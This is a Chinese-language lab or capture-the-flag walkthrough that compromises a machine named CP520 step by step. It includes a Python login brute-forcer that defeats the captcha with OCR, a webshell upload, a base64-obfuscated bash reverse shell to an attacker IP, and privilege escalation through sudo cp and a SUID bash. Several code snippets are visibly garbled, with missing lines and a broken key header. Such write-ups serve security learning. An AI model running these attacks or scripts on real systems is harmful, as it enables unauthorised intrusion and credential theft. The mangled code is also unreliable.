## **CP520**

## **Nmap**

# **Login Brute**

进入到登录页面,发现需要输入验证码,并且验证码逻辑是直接返回图片,查看源码中的 js 文件,可以发现是前端公私钥加密的,只有登录成功才能进入到上传页面

```
var o = await(
            await fetch(
                method: 'POST',
                headers: {
                body: JSON.stringify({
                  username: e.target.username.value,
                  password: t,
                  captcha: n
                })
          ).json();
          o.success ? window.location.href = 'upload.php' : (
            document.getElementById('errorMessage').textContent = 'Login
Failed: ' + o.error,
            r()
        } catch (e) {
          console.error('ERROR:', e),
          document.getElementById('errorMessage').textContent = 'Network Error'
   document.getElementById('refreshCaptcha').addEventListener('click',
function (e) {
      e.preventDefault(),
     r()
   })
);
```

#### 这里我是直接使用的图象识别来绕过的

```
import requests
from base64 import b64encode
from Cryptodome.PublicKey import RSA
from Cryptodome.Cipher import PKCS1_v1_5
import json
import ddddocr

from io import BytesIO

# 公钥 (去除換行符)
public_key_pem = """
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCGKCAQEAtLlBu4KjqP4t7Bc6bf/2
1TrHJbkl5iGfalxn/c1wxbjha/BROQNpGX7+8oROMarMDJnS2ddJBtpdAnovE3o+
NX45EbleTH9Jsis/3mIXgVhuQOFhilleo82hFQRXZOolJwfGqm7lL4r6OQJ96zur
Iodic2uxcmR/+YDjrhzhMlUYG2/OTmlbRoeg1Fv9gARh27SA4/VLbBsst69wS8Wj
m5fPQGd3lQBN/8UvwyT/QcTpQdxV3PARXORVsdYLD+iNsrwwO/+cq6gNwthLxhbs
he40vUae0GtJjpkD5xJhkRXGuoj/D3/cd4KytNeiGezIeLQr+AER6kf6B8vHoPfk
eQIDAQAB
""".replace('\n', '').strip()
```

```
def rsa_encrypt(password: str) -> str:
    key = RSA.import_key(f"----BEGIN PUBLIC KEY----\n{public_key_pem}\n-----
   cipher = PKCS1_v1_5.new(key)
   encrypted = cipher.encrypt(password.encode())
    return b64encode(encrypted).decode()
url = "http://192.168.55.69/login.php"
captcha = "http://192.168.55.69/captcha.php"
ocr = ddddocr.Ddddocr()
def get_captcha_text(session):
    resp = session.get(captcha)
    img_bytes = resp.content
   with open("captcha_test.png", "wb") as f:
        f.write(img_bytes)
    text = ocr.classification(img_bytes)
    return text.strip()
if __name__ == "__main__":
   session = requests.Session()
   username = "admin"
   with open("top5000.txt") as f:
        for pwd in f:
           pwd = pwd.strip()
           encrypted_pwd = rsa_encrypt(pwd)
           captcha_text = get_captcha_text(session)
           print(f"[尝试] 识别验证码为: {captcha_text}, pass: {pwd}")
           data = {
               "username": username,
                "password": encrypted_pwd,
                "captcha": captcha_text
            resp = session.post(url, json=data)
               result = resp.json()
                if result.get("success"):
                   print(f"[+] 登录成功,密码是: {pwd}")
                   exit(0)
                    print(f"[-] 登录失败: {result.get('error')}")
            except json.JSONDecodeError:
               print("[-] 无效响应")
```

```
[尝试] 识别验证码为: 9qjt, pass: iverson

[尝试] 识别验证码为: 9qjt, pass: iverson

[尝试] 识别验证码为: ss3v, pass: andrei

[一] 登录失败: Invalid username or password

[尝试] 识别验证码为: nsk8, pass: justine


[+] 登录成功, 密码是: justine

Process finished with exit code 0
```

当然这里的验证码也可以置空不写,直接爆破。

## **Upload**

进入到上传页面可以任意上传,查看一下disable\_functions过滤了很多函数,可以用蚁剑来绕过



进入蚁剑终端反弹一个 shell 👇

(www-data:/var/www/html/uploads) \$ printf
KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

可以进入到用户目录拿到 user. flag

### Own ilovelinux

查找到一个图片

```
www-data@cp520:/home/ilovelinux$ find /var -user ilovelinux 2>/dev/null
/var/local/images.jpg
```

图片头部有一个摩斯密码



根据内容看来,需要转一下十六进制,就是用户的密码

```
www-data@cp520:/var/local$ echo -n 'HAPPY_DRAGON_BOAT_FESTIVAL' | xxd -p
48415050595f445241474f4e5f424f41545f464553544956414c
www-data@cp520:/var/local$ su ilovelinux
Password:
ilovelinux@cp520:/var/local$ id
uid=1001(ilovelinux) gid=1001(ilovelinux) groups=1001(ilovelinux)
```

### Own ihatemath

查看 sudo,可以使用 cp 文件

应该是需要用 cp 来查看到这个 i hatemath.pass, 需要注意的是,如果直接就 cp 生成的一个新文件,那么原有的文件权限也会被复制 ♪

```
ilovelinux@cp520:~$ sudo -u ihatemath /bin/cp /opt/ihatemath.pass /tmp/asd sudo: unable to resolve host cp520: Temporary failure in name resolution ilovelinux@cp520:~$ ls -al /tmp/asd -rw----- 1 ihatemath ihatemath 13 Jun 1 00:51 /tmp/asd ilovelinux@cp520:~$ cat /tmp/asd cat: /tmp/asd: Permission denied
```

```
ilovelinux@cp520:~$ touch /tmp/hhh
ilovelinux@cp520:~$ chmod 777 /tmp/hhh
ilovelinux@cp520:~$ sudo -u ihatemath /bin/cp /opt/ihatemath.pass /tmp/hhh
sudo: unable to resolve host cp520: Temporary failure in name resolution
ilovelinux@cp520:~$ cat /tmp/hhh
3c5611f0ae3f
```

### **Root**

#### 查看 sudo

```
ihatemath@cp520:~$ sudo -1
sudo: unable to resolve host cp520: Temporary failure in name resolution
[sudo] password for ihatemath:
Matching Defaults entries for ihatemath on cp520:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User ihatemath may run the following commands on cp520:
    (ALL: ALL) /bin/joke
```

#### 直接运行后发现没有什么特殊的,再查找一下可疑文件

```
ihatemath@cp520:~\ sudo /bin/joke
sudo: unable to resolve host cp520: Temporary failure in name resolution
Haha, it's a joke. Now you are root∼
ihatemath@cp520:~$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/tmp/whatsthis
ihatemath@cp520:~$ ls -al /tmp/whatsthis
-rwsr-sr-x 1 root root 1168776 Jun 1 00:54 /tmp/whatsthis
ihatemath@cp520:~$ diff /tmp/whatsthis /bin/bash
ihatemath@cp520:~$
```

### 直接就是设置了 SUID 的 bash 了

```
ihatemath@cp520:~$ /tmp/whatsthis -p
whatsthis-5.0# id
uid=1000(ihatemath) gid=1000(ihatemath) euid=0(root) egid=0(root)
groups=0(root),1000(ihatemath)
whatsthis-5.0# cat /root/root.flag
flag{root-a0xxxxxxx
```